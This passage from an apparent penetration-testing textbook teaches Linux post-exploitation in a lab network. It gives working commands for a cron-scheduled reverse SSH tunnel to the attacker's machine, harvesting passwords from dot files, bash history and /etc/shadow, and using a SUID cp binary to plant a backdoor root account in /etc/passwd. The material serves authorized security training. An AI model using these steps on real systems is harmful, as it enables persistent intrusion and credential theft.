


Figure 9.1 Post-exploitation goals and objectives

Looking at Figure 9.1 from the bottom-up. Your primary objectives during post-exploitation are once again: Maintaining reliable re-entry, harvesting credentials and moving laterally to newly accessible leve-2 targets. In the case of Linux or UNIX environments one of the most effective ways to maintain reliable re-entry is to schedule a callback connection using cron jobs. That's exactly what you're going to learn how to do in the next section.

9.1 Maintaining reliable re-entry with cron jobs

In the last chapter you learned about the importance of maintaining reliable re-entry into a compromised target during a penetration test. The Metasploit meterpreter shell was used to demonstrate a scheduled callback from the victim machine to your attacking platform. Although a similar capability is possible using the `exploit/linux/local/service_persistence` module from Metasploit I want to show you an alternative method that uses more of a *living-off-the-land* approach. The method I'm referring to is to schedule a Linux or UNIX cron job that will send you a reverse shell connection automatically each time the job is run by the operating system.

DEFINITION When you hear penetration testers or red teamers using the phrase living off the land this, it refers to the idea of relying only on tools that exist natively on the compromised operating system. This is done

in order to minimize your attack footprint and decrease your overall likelihood of being detected by some kind of Endpoint Detection & Response (EDR) solution during your engagement.

Because you're are professional penetration testers and the security of your client is important to you the safest way to establish reliable re-entry with cron jobs is to upload a set of SSH keys to the target system and create a bash script that initiates an outbound SSH connection to your attacking machine then configure the crontab to run the bash script automatically. Using a unique SSH key that you create specifically for this system will ensure that the compromised system will authenticate to only your attacking machine when the cron job gets run. Here is how to set everything up.




Figure 9.2 Setup an SSH reverse callback script using cron

1. Create a new pair of SSH keys
2. Upload them to the compromised target
3. Create a Bash script on the compromised target which uses the SSH keys to initiate an SSH tunnel to your attacking system
4. Schedule a crontab entry to run the bash script

9.1.1 Creating an SSH key pair

To set up SSH key authentication from your victim machine to your attacking machine you'll need to use the `ssh-keygen` command to create the public and private key pairs on the victim machine, then copy the public key to your attacking machine.

Because you've already managed to escalate to root just as I have demonstrated using the Capsule Corp network, switch to the root user's `.ssh` directory and issue the `ssh-keygen -t rsa` command to generate the new key pair (listing 9.1).

> **WARNING** Make sure to specify a unique name for the key so as not to accidentally overwrite any existing SSH keys for the root user.

In this instance, it's OK to leave the password field blank so that the cron job can execute seamlessly and authenticate to your attacking machine without prompting for a password.

Listing 9.1 Creating a new SSH key pair

```
~$ ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa): /root/.ssh/pentestkey    #A
Enter passphrase (empty for no passphrase):    #B
Enter same passphrase again:
Your identification has been saved in /root/.ssh/pentestkey.
Your public key has been saved in /root/.ssh/pentestkey.pub.
The key fingerprint is:
SHA256:6ihrocCVKdrIV5Uj25r98JtgvNQS9KCk4jHGaQU7UqM root@piccolo
The key's randomart image is:
+---[RSA 2048]----+
| .o     .       |
| oo. . +         |
|Eo .o.=o.        |
|o.++ooo.o        |
|+@o...+.S.       |
|Bo*. o.+o        |
|.o.. .*+.       |
|. o  oo +o.      |
| ..o. .. o.      |
+----[SHA256]-----+
```

#A Specifying that the keys will be named pentestkey rather than the default id_rsa
#B No password is specified so the system can authenticate without user interaction

9.1.2 Enabling Pubkey Authentication

Now you need to place a copy of the public key you just created inside a valid user's `.ssh/authorized_keys` file. I recommend creating a new user account specifically for this purpose and removing the account when you are finished with the engagement. (More on post-engagement clean-up activities this in a later chapter.)

Use the `scp` command from the compromised Linux or UNIX system to upload the public key to your attacking machine. Listing 9.2 shows this on the compromised host in the Capsule Corp network.

Of course, this host has never authenticated to your attacking system via SSH, at least I would hope not. So, the standard ECDSA key fingerprint error is to be expected, type yes to allow authentication. Then, when prompted to, enter the password for the user account you created on your attacking system to receive the SSH call-back.

Listing 9.2 Using scp to transfer SSH public key

```
~$ scp pentestkey.pub royce@10.0.10.160:.ssh/authorized_keys
The authenticity of host '10.0.10.160 (10.0.10.160)' can't be established.
ECDSA key fingerprint is SHA256:a/oE02nfMZ6+2Hs2Okn3MWONrTQLd1zeaM3aoAkJTpg.
Are you sure you want to continue connecting (yes/no)? yes    #A
Warning: Permanently added '10.0.10.160' (ECDSA) to the list of known hosts.
royce@10.0.10.160's password:    #B
pentestkey.pub
```

#A Type yes to allow authentication
#B Enter the credentials for your SSH user

> **ENGAGEMENT NOTE** Record the location of your SSH key pair in your engagement notes as miscellaneous files that you've left on a compromised system. You will need to remove them during post-engagement cleanup.

The next thing you'll want to do is test the connectivity using the SSH keys simply by running `ssh royce@10.0.10.160` replacing royce and 10.0.10.160 with your username and your IP address. If you have never used SSH keys to authenticate to your attacking system, then you need to make a slight modification to the `/etc/ssh/sshd_config` file on your attacking machine. Open the file using `sudo vim /etc/ssh/sshd_config` and navigate to the line containing the `PubkeyAuthentication` directive. Uncomment this line be removing the preceding `#` symbol, then save the file and restart your SSH service using the `sudo /etc/init.d/ssh restart` command.

Listing 9.3 Example sshd_config file enabling SSh public key authentication

```
27 #LogLevel INFO
28
29 # Authentication:
30
31 #LoginGraceTime 2m
32 #PermitRootLogin prohibit-password
33 #StrictModes yes
34 #MaxAuthTries 6
35 #MaxSessions 10
36
37 PubkeyAuthentication yes    #A
38
39 # Expect .ssh/authorized_keys2 to be disregarded by default in future.
40 #AuthorizedKeysFile .ssh/authorized_keys .ssh/authorized_keys2
```

#A Uncomment this line, save and restart your ssh service

Finally, you can now verify that your ssh key is working by switching back to your victim machine and authenticating back to your attacking system by running the `ssh royce@10.0.10.160 -i /root/.ssh/pentestkey` command. This command uses the `-i` operand to tell SSH that you want to authenticate with an SSH key and where the key is located. As you can see from the Capsule Corp output in listing 9.4 you will be placed directly into an authenticated bash prompt without being asked to type your password.

Listing 9.4 Authenticating using an SSH key instead of a password

```
~$ ssh royce@10.0.10.160 -i /root/.ssh/pentestkey    #A
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-66-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 * Kata Containers are now fully integrated in Charmed Kubernetes 1.16!
   Yes, charms take the Krazy out of K8s Kata Kluster Konstruction.

     https://ubuntu.com/kubernetes/docs/release-notes

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

240 packages can be updated.
7 updates are security updates.

*** System restart required ***
Last login: Fri Jan 24 12:44:12 2020 from 10.0.10.204
```

#A Use -i to tell the ssh command that you wish to use an ssh key and where it's located

It's always important to remember that you are a professional consultant first and a simulated attacker second. Whenever possible always leverage encryption to communicate with a compromised target on your client's network. Linux or UNIX environments are perfect for this because we can tunnel our callback through an encrypted SSH session. This ensures that nobody (perhaps a real attacker who is activity penetrating the network at the same time as you) can eavesdrop on your network traffic and capture potentially sensitive information such as usernames and passwords to business-critical systems.

9.1.3 Tunneling through SSH

Now that your attacking machine is ready to receive connections from your victim, you'll need to create a simple bash script that will initiate an SSH tunnel from your victim machine to your attacking machine. What I mean by SSH tunnel is that the victim machine will initiate an SSH connection and use port-forwarding to set up an SSH listener on your attacking machine, which you can use to authenticate back to the victim. Don't worry if that sounds strange at first, I'll first walk you through the concept then demonstrate how it's done.

- Assume that SSH is listening on the victim machine's localhost address on TCP port 22. This is an extremely common configuration, so this is a safe assumption.
- Establish an SSH tunnel from the victim machine to your attacking machine using the SSH key pair you created.
- While establishing the tunnel, simultaneously leverage the native SSH port-forwarding capabilities to forward TCP port 22 to a remote port of your choosing on your attacking

machine—for example, port 54321 because it's likely not already in use.

- Now, from the attacking machine, you can connect to your localhost IP address on port 54321, which is the SSH service that is listening on your victim machine.

All of this "magic" as I like to call it, can be set up with a single command. The command looks like this:

```
ssh -N -R 54321:localhost:22 royce@10.0.10.160 -I /root/.ssh/pentestkey
```

Before running it, let's first break it down piece by piece. First up is -N, the SSH man pages say the following: "Do not execute a remote command. This is useful for just forwarding ports." That's straightforward enough. The next section `-R 54321:localhost:22` might need a little bit more explaining.




Figure 9.3 Forwarding ports through an SSH tunnel

The `-R` operand says we want to forward a port on this machine to another machine, a remote machine, hence the letter R. We then have to specify three things:

- The port we want to use on our attacking machine

- The IP address or hostname of the local system (our attacking machine) in this case its localhost, or you could use the IP address 127.0.0.1 for the same result.
- The port from the victim machine (the remote port) that we want to forward to our attacking machine.

The rest of the command should already be familiar to you: `royce@10.0.10.160` is the username and IP address used to access your attacking machine and `-i /root/.ssh/pentestkey` says that you are going to use an SSH key instead of a password. Now let's run the command on the compromised Linux host from the Capsule Corp network and see what happens.

```
~$ ssh -N -R 54321:localhost:22 royce@10.0.10.160 -i /root/.ssh/pentestkey
```

Interestingly enough the command appears to just hang there, you'll notice you don't see a prompt or any sign that something is happening. But if you head over to your attacking machine and run `netstat -ant |grep -i listen` you will see port 54321 listening on your machine. Listing 9.5 shows what you would expect to see from the netstat command after initiating the SSH tunnel.

Listing 9.5 Displaying listening ports with netstat

```
~$ netstat -ant |grep -i listen
tcp        0      0 127.0.0.1:54321         0.0.0.0:*               LISTEN #A
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:5432          0.0.0.0:*               LISTEN
tcp6       0      0 ::1:54321               :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 ::1:631                 :::*                    LISTEN
```

#A Port 54321 is now listening on your attacking machine

Now that the SSH tunnel has successfully been established it is possible to securely and reliably connect to the victim machine leveraging any account that you have credentials for. Later, in section 9.3 you'll learn how to insert a back-door user account into the /etc/passwd file, which would be a perfect combo with this technique for establishing reliable re-entry.

Listing 9.6 Connecting to a tunneled SSH port

```
ssh pentest@localhost -p 54321
The authenticity of host '[localhost]:54321 ([127.0.0.1]:54321)' can't be established.
ECDSA key fingerprint is SHA256:yjZxJMWtD/EXza9u/23cEGq4WXDRzomHqV3oXRLTlW0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[localhost]:54321' (ECDSA) to the list of known hosts.

Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-66-generic x86_64)

140 packages can be updated.
5 updates are security updates.
```

```
*** System restart required ***

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@piccolo:~#
```

9.1.4 Automating an SSH tunnel with cron

At last, we can automate the SSH tunnel and schedule a cron job to initiate the connection automatically. Create a small bash script called /tmp/callback.sh and paste in the following code. Don't forget to modify the port number, username, IP address and path to SSH key for your environment.

This script contains a single function named createTunnel, which runs the familiar SSH command to establish the SSH port forwarding. When run, the script makes use of `/bin/pidof` to check if the system has a running process named ssh. If not, it calls the function and initiates the SSH tunnel (listing 9.7).

Listing 9.7 Contents of the callback.sh script

```
#!/bin/bash
createTunnel(){
  /usr/bin/ssh -N -R 54321:localhost:22 royce@10.0.10.160 -i /root/.ssh/pentestkey
}
/bin/pidof ssh
if [[ $? -ne 0 ]]; then
  createTunnel
fi
```

Next you'll have to modify the permissions of your script so that it is executable, run `chmod 700 /tmp/callback.sh`. Now use `crontab -e` to add the following entry to the crontab on your victim machine.

```
*/5 * * * * /tmp/callback.sh
```

> **WHAT'S A CRONTAB?** Linux or UNIX systems have a built-in subsystem called Cron which executes scheduled commands at predetermined intervals. A crontab is a file with a list of entries that define what and when the Cron should execute a command.

This will execute your callback.sh script every 5 minutes. Even if your compromised system is rebooted for any reason you will be able to reliably re-enter for the duration of your engagement. Simply exit your text editor and your cron job is scheduled. Check your attacking system with the command `netstat -ant |grep -i listen`. In 5 minutes, you will have your SSH tunnel and be free to log in and out of the system as you please using the pentest account you setup in section 9.1.2.

ENGAGEMENT NOTE Record the location of your bash script in your engagement notes as a miscellaneous file that you've left on a compromised system. You will need to remove it during post-engagement cleanup.

9.2 Harvesting credentials

Linux and UNIX systems are well known to store users' application-configuration preferences and customizations inside files with a preceding period or dot in front of the file name. The term .dot files (pronounced dot files) is widely accepted among Linux and UNIX enthusiasts when discussing these files, so that is the term we'll use throughout this chapter.

After compromising a Linux or UNIX system, the first thing you should do is check the home directory of the user you're accessing the system as for .dot files and .dot directories. In most cases that home directory is `/home/username`. By default, these files and folders are *hidden* on most systems, so the `ls -l` terminal command won't display them. That said you can view the files by using the `ls -la` command. If you run this command from inside the home directory on your Ubuntu VM, you'll see an output similar to that in listing 9.8. As you can see there are a number of .dot files and directories. Because these files are customizable by the user, you just never know what you might find inside of them.

Listing 9.8 Hidden .dot files and directories

```
drwx------  6 royce royce     4096 Jul 11  2019 .local
-rw-r--r--  1 royce royce      118 Apr 11  2019 .mkshrc
drwx------  5 royce royce     4096 Apr 11  2019 .mozilla
drwxr-xr-x  9 royce royce     4096 Apr 12  2019 .msf4
drwxrwxr-x  3 royce royce     4096 Jul 15  2019 .phantomjs
-rw-r--r--  1 royce royce     1043 Apr 11  2019 .profile
-rw-------  1 royce royce     1024 Jul 11  2019 .rnd
drwxr-xr-x 25 royce royce     4096 Apr 11  2019 .rvm
drwx------  2 royce royce     4096 Jan 24 12:36 .ssh
-rw-r--r--  1 royce royce        0 Apr 10  2019 .sudo_as_admin_successful
```

You will recall from the previous chapter that it is possible to quickly and programmatically search through files in bulk for the existence of specific strings of text using native Windows operating system commands. The same is also true for Linux or UNIX. Just to demonstrate this further, switch into the .msf4 directory of your Ubuntu VM with the command `cd ~/.msf4` and type `grep -R "password:"`. You will see the password that you specified when setting up Metasploit.

```
./database.yml:  password: msfpassword
```

The idea here is that the system administrators responsible for maintaining the machine that you have compromised has likely installed third-party applications such as web servers, databases, and who knows what else. The chances are high that if you search through enough .dot files and directories you will identify some credentials one way or another.

Be careful when using "password" as a search term

You probably noticed from the grep command that we searched "password:" with an MSF password colong instead of just "password". This is because the word password will no doubt exist thousands of times throughout hundreds of files on your compromised machine in the form of developer comments saying things like, "Here is where we get the password from the user." In order to avoid sifting through all of this useless output you should use a more targeted search string such as password= or password:. You should also assume that some passwords are written in a configuration file somewhere stored in a variable or parameter named something other than password—pwd and passwd, for example. You should search for those as well.

EXTRA CREDIT Here's a little assignment for you to further sharpen your skills: using your favorite scripting language or even just Bash, write a simple script to take in a given file path and search recursively through that path all files for the presence of password=, password:, pwd=, pwd:, passwd=, and passwd:. Here is big hint. Go through the exercise of performing this search manually, make note of all the steps you took, then automate it.

9.2.1 Harvesting credentials from Bash history

By default, all commands entered into a bash prompt are logged inside a .dot file named `.bash_history`, which is located inside the home directory for all users. You can return to the home directory for the current logged-in user by typing the `cd ~/` command. There you can view the contents of the `.bash_history` file by typing the command `cat .bash_history`. If the file is too long to view in a single terminal window you can page through it, one screen at a time by typing `cat .bash_history | more`, which will pipes the output of the `cat` command into the `more` command, so you can use the space bar to scroll through the output one terminal window at a time. You can see an example of what this would look like in listing 9.9. Trying this on your own Linux VM will result in different output of course because you have typed different commands.

Listing 9.9 Using cat + more to view .bash_history

```
~$ cat .bash_history | more
sudo make install
cd
nmap
nmap -v
clear
ls -l /usr/share/nmap/scripts/
ls -l /usr/share/nmap/scripts/*.nse
ls -l /usr/share/nmap/scripts/*.nse |wc -l
nmap |grep -i scripts
nmap |grep -i update
nmap --script-updatedb
sudo nmap --script-updatedb
cd
cd nmap/
--More--    #A
```

#A Output is truncated based on the height of your terminal window

So why would you care about the history of commands that have been typed on a Linux or UNIX system that you've just compromised? Well, believe it or not this file is a common place to find clear-text passwords. If you've used Linux or UNIX on the command line for long enough then I'm sure you have accidently typed your SSH password into a bash prompt. I know I have done this many times; it's a common mistake that busy humans who are in a hurry often make.

Another scenario you will find is people typing their passwords on purpose because the command line tool they are using, `mysql` or `ldapquery` for example, accepts clear-text passwords as command-line arguments. No matter the reason, you should definitely go through the contents of this file for the user account that you have compromised and any other users' home directories that are readable as part of your post-exploitation repertoire on Linux or UNIX systems.

9.2.2 Harvesting password hashes

Just as with Windows systems, password hashes for local user accounts can be obtained if you have root-level access to a Linux or UNIX system. This vector is not as helpful for gaining access to level-two targets simply because pass-the-hash is not a viable method of authenticating to Linux or UNIX systems. Password cracking is a viable option albeit typically considered to be a last resort by most penetration testers racing against a clock to complete an engagement before the deadline. That said you can locate the password hashes to a Linux or UNIX system inside the `/etc/shadow` file. (Once again, you need to have root privileges to access this file.)

Unlike the SAM registry hive, the `/etc/shadow` file is just a text file containing raw hashes, so JohnTheRipper is familiar with this file: simply point it at the file to start cracking by running the following command:

```
~$ ./john shadow
```

You'll see output similar to the following:

```
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:./password.lst
0g 0:00:00:05 9.77% 2/3 (ETA: 15:34:33) 0g/s 3451p/s 3451c/s 3451C/s Panic1..Donkey1
```

Unfortunately, it's just as likely that you don't have root permissions immediately after compromising a Linux or UNIX target and will need to escalate somehow. There are numerous paths to explore more than would be productive to cover in a single chapter. I'm not going to go over them all. The one I want to show you, simply because it's one of my personal favorites, is identifying and leveraging SUID binary executables to escalate privileges.

9.3 Escalating privileges with SUID binaries

You could easily write an entire chapter about Linux or UNIX file permissions but that's not the intention for this book. But I want to stress the importance of understanding Set User ID (SUID) permissions on files, particularly executable files, and how they can potentially be leveraged on a penetration test to elevate privileges on a compromised system.

In a nutshell, executable files are run with the permissions and context of the user who launched the executable. That is, the user who issued the command. In some cases, it is necessary for a file to run with elevated privileges. Take for example the `/usr/bin/passwd` binary, which is used to change your password on Linux or UNIX systems. This binary needs full root-level permissions in order to apply changes to user account passwords but it also needs to be executable by non-root users. This is where SUID permissions come into play, specifying that the `/usr/bin/passwd` binary is owned by the root user and executable by any user, and when executed will run with permissions of the root user.

Take a look at the output from listing 9.10, which shows an `ls -l` command on the `/bin/ls` executable that does not have SUID permissions. Next look at the output, which shows the SUID permissions set for `/usr/bin/passwd`. You'll notice that the third permission set for `/bin/ls` is x, which is for executable. The owner of the `/bin/ls` file, which in this case is the root user, has execute permissions on that binary. Now in the case of `/usr/bin/passwd` we see an s where the x would be. This is the SUID permission bit and it tells the operating system that this binary always executes with the permissions of the user who owns it, which in this case is also the root user.

Listing 9.10 Normal execute permissions and SUID permissions

```
~$ ls -lah /bin/ls
-rwxr-xr-x 1 root root 131K Jan 18  2018 /bin/ls    #A

~$ ls -lah /usr/bin/passwd
-rwsr-xr-x 1 root root 59K Jan 25  2018 /usr/bin/passwd    #B
```

#A Normal execute permissions
#B SUID permissions

From an attacker or a penetration tester's perspective it may be possible to leverage this privilege escalation to elevate your access from a non-root user to a root user. In fact, many publicly documented Linux or UNIX attack vectors take advantage of SUID binaries. One of the first things you'll want to do after you gain access to a Linux or UNIX system is take an inventory of all the SUID binaries your user account has access to. This allows you to explore the potential for abusing them to gain elevated privileges, which we'll cover in the next section.

9.3.1 Locating SUID binaries with the find command

As you may have already guessed, this potential attack vector is well known to Linux or UNIX developers and a great deal of caution has been taken to protect system binaries like

`/usr/bin/passwd` from being tampered with. In fact, if you search Google for *SUID binary privilege escalation* you will find dozens of blog posts and papers documenting various examples of what we are about to cover in the next section. That said you likely won't be able to leverage standard binaries such as `/usr/bin/passwd` for your post-exploitation.

As a penetration tester playing the role of an attacker, the SUID binaries you are most interested in are those that are non-standard and have been created or customized by the system administrators who manage and deployed the system you've compromised. Because of the unique permissions set on SUID binaries, you can locate them easily using the `find` command. Run the command `find / -perm -u=s 2>/dev/null` on your Ubuntu VM and you'll see an output that should look similar to listing 9.11.

Listing 9.11 Using find to search for SUID binaries

```
~$ find / -perm -u=s 2>/dev/null
/bin/mount
/bin/su
/bin/umount
/bin/fusermount
/bin/ping

*** [OUTPUT TRIMMED] ***

/usr/sbin/pppd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/arping
/usr/bin/gpasswd
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/xorg/Xorg.wrap
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
```

It's good practice to familiarize yourself with standard SUID binaries so you can more easily spot an outlier should you run across one during a penetration test. In the next section I'll cover an example of leveraging a non-standard SUID binary discovered during the Capsule Corp penetration test to elevate privileges from a non-root user account.

At this point you have already seen multiple different avenues of gaining unauthored access to restricted systems within an enterprise network. So, for this next section we don't need to cover the initial penetration. Instead we will begin with an already compromised Linux system inside the Capsule Corp network.

During the Capsule Corp penetration test it was discovered that a vulnerable web application allowed for remote code execution, and we have a reverse shell on the target Linux host that was running the web application. Our shell is running as a non-root user, which means our access to this machine is heavily restricted.

Upon searching the filesystem for non-standard SUID binaries, the following output was discovered. Listing 9.12 shows that the `/bin/cp` binary, which is the equivalent of the Windows `copy` command has been modified with SUID permissions.

Listing 9.12 Identifying a non-standard SUID binary

```
/bin/mount
/bin/fusermount
/bin/cp.   #A
/bin/su
/bin/umount
/bin/ping
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/bin/chsh
/usr/bin/newuidmap
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/at
/usr/bin/newgidmap
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/ksu
/usr/bin/traceroute6.iputils
```

#A The /bin/cp binary is not SUID by default

As you can see from running the `ls -l` command on the `/bin/cp` binary, this binary is owned by the root user and executable by everyone. Because the SUID permission is set it will be possible to leverage this binary to escalate privileges to that of the root user:

```
-rwsr-xr-x 1 root root 141528 Jan 18  2018 /bin/cp
```

9.3.2 Inserting a new user into /etc/passwd

There are many different possibilities that could lead to successful privilege escalation using such a powerful binary as `/bin/cp` and we don't need to discuss all of them. The most straightforward approach would be to create a modified passwd file that contains a new user account that we control and using `/bin/cp` to overwrite the system file located at `/etc/passwd`. First, make two copies of the original /etc/passwd file, one to modify and one to keep as a backup just in case you break something.

```
~$ cp /etc/passwd passwd1
~$ cp /etc/passwd passwd2
```

Next, use `openssl passwd` to create a Linux or UNIX acceptable username and password hash that can be inserted into your passwd1 file. In this example I'm creating an entry for a user named pentest with a password of P3nt3st!.

```
~$ openssl passwd -1 -salt pentest P3nt3st!
$1$pentest$NPv8jf8/11WqNhXAriGwa.
```

Now use a text editor to openpasswd1 and create a new entry at the bottom. The entry needs to follow a specific format, shown in the following example (listing 9.13).

Listing 9.13 Modifying /etc/passwd to create a root user account

```
~$ vim passwd1
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
piccolo:x:1000:1000:Piccolo:/home/piccolo:/bin/bash
sssd:x:111:113:SSSD system user,,,:/var/lib/sss:/usr/sbin/nologin
pentest:$1$pentest$NPv8jf8/11WqNhXAriGwa.:0:0:root:/root:/bin/bash    #A
-- INSERT --
```

#A The new entry containing the username and password generated from openssl

